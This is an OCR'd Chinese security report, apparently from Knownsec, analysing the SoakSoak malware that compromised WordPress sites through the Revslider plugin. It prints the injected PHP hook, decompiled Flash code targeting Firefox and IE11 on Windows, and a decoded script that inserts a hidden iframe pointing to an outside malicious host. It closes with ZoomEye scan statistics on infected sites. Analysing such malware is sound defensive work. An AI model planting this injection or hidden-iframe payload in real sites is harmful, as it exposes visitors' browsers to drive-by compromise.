
攻击者植入后门后，修改了文件上传漏洞所涉及目录的写权限，封堵了该漏洞。攻击者的技术和经验，于此可见一斑。

temp.php 后门分析：

虽然攻击者通过修改目录权限封堵了 Revslider 插件的任意文件上传漏洞，但是我们通过该插件的任意文件下载漏洞成功得到攻击者所上传的 webshell（后门）并进行了分析。



对混淆后的 webshell 解码后，得到了类似 c99.php（国外比较流行的一款 webshell）的后门代码。



虽然攻击者留下的 webshell 我们成功的拿到了源码，但是 webshell 的密码 hash 并没有成功地破解出来。**（针对该后门我们会进行持续的跟踪和调查）**

SoakSoak：

2014 年 12 月 16 日，国外发布了关于 SoakSoak 恶意软件 Payload 分析的一篇要文（http://blog.sucuri.net/2014/12/soaksoak-payload-analysis-evolution-of-compromised-sites-ie-11.html）。攻击者注入恶意代码加载 JavaScript 代码旨在通过 Firefox 和 IE11 的 0day 攻击那些浏览受染 WordPress 站点的浏览器，猜测攻击者是为了获取更多的肉鸡来进行下一步行动。


首先攻击者会修改站点 wp-includes/template-loader.php 文件，插入恶意代码：

```
<?php
function FuncQueueObject()
{
 wp_enqueue_script("swfobject");
}
add_action("wp_enqueue_scripts",'FuncQueueObject');
```

这样在浏览受感染站点的任何一个页面时，都会加载位于站点 “wp-includes/js/” 目录下的 **swfobject.js** JavaScript 文件。

下面是从网络上得到的受感染站点中被注入恶意代码的 wp-includes/js/swfobject.js 文件样本：

其中第 6 行为编码后的 JavaScript 代码，将其解码得到：



从上述代码中可以看出，攻击者将 SoakSoak 感染某站点后，浏览该站点的任何页面都会加载并执行一段恶意的 JavaScript 代码，随后恶意代码又加载了同站点下的一个 flash 文件（该文件原本不存在），恶意 flash 文件路径为 “wp-contents/js/swfobject.swf”，下面是找到的 swfobject.swf 文件的样本，其代码反编译后如下（部分）：

```
untitled
untitled
1  package
2  {
3      import flash.events.*;
4      import flash.net.*;
5      import flash.display.*;
6      import flash.utils.*;
7      import flash.external.ExternalInterface;
8
9      public class Main extends Sprite
10     {
11
12         public function Main()
13         {
14             this.HUY = Main_HUY;
15             super();
16             this.Vis = new this.HUY();
17             addChild(this.Vis);
18             var W:int = 16;
19             var H:int = 16;
20             var ua:String = this.GetUserAgentStr().toLowerCase();  /** 获取浏览器信息（通过UA）*/
21             if(ua.indexOf("windows") == -1)  /** 检测浏览器所在系统是否为Windows*/
22             {
23                 return;
24             }
25             var is_ff:Boolean = !(ua.indexOf("firefox") == -1);  /** 检测是否为Firefox浏览器*/
26             var is_ie11:Boolean = (!(ua.indexOf("msie") == -1)) || (!(ua.indexOf("rv:11") == -1));
27             if((is_ie11) || (is_ff))                              /** 检测是否为IE浏览器，并且比较针对IE11*/
28             {
29                 ExternalInterface.call("function() { var xxx = \"%0A%64%6F%63%75%6D%65%6E%74%2E%62%6F%64%79%2E%
30             }
31         }
Line 35, Column 33                                  Spaces: 3    ActionScript
```


当浏览者使用 **Firefox** 或者 **IE** 浏览器浏览受感染站点时，一旦该恶意 flash 文件被加载，就会去执行又一段恶意的代码。

通过 ExternalInterface.call()函数执行的代码经过 UrlDecode 解码后为：

function() { var xxx = \"


document.body.appendChild(document.createElement('iframe')).outerHTML = '<iframe src="http://milaprostaya.ru/images/" frameborder="0" height="0" width="0" ></iframe>';\"; eval(decodeURIComponent(xxx));}

上述恶意代码又会尝试去加载 “**http://milaprostaya.ru/images/**” 上的内容，怀疑攻击者会在后续的操作中攻击浏览者的浏览器将其变为自己的肉鸡，更严重的可能会形成一个**僵尸网络**来进行下一步的攻击。但我们在追中和分析的过程中，直接访问 “http://milaprostaya.ru/images/” 并没有获得比较有用的信息：



http://milaprostaya.ru 上搭载了一个 WordPress 个人博客， WordPress 博客系统并不自带有

“/images” 路径。**（针对该 SoakSoak 恶意软件，知道创宇安全团队会持续地进行追踪）**



（加速乐云防御平台可以很好地拦截利用 Revslider 插件漏洞进行攻击的行为，并且能够成功地防御此次恶意 JavaScript 代码的攻击）

3. ZoomEye 检测报告

来自知道创宇的 ZoomEye 团队（钟馗之眼网络空间探知系统）针对此次漏洞，通过几种方式的检测，得到了如下这些数据。

a) 第一组数据

2014/12/17

从 ZoomEye 中随机从 **10 万** WordPress 站点中抽取了含有 Revslider 插件指纹的 WordPress 站点 **5646** 个进行后门检测扫描，得到的结果如下：


Revslider 插件含有率为：**5.64%**。

总共扫描 **5646** 个含有 Revslider 插件指纹的 WordPress 站点，其中检测出含有疑似后门的站点有 **537** 个，验证成功率 **9.51%**。

可以看到在这 5000 多个测试的站点中，检测出存在同一后门的站点就有 537 个，这个数目并不能小视， 因为这还只是针对后门检测所得到的结果，还不包括那些被攻击者攻陷并植入其

他后门的站点。这样看来，10 万 WordPress 受 SoakSoak 影响还一点都不夸张。

如果拿 ZoomEye 约 **270 万**的 WordPress 站点数来进行估算，被植入该后门的 WordPress 站点就有约 **14500** 个，这个数量已经非常多了。



4. 相关资源链接

1. 知道创宇官网：http://www.knownsec.com/
2. 知道创宇旗下 - ZoomEye 官网：http://www.zoomeye.org/
3. 知道创宇旗下 - 加速乐云防御平台官网：http://www.jiasule.com/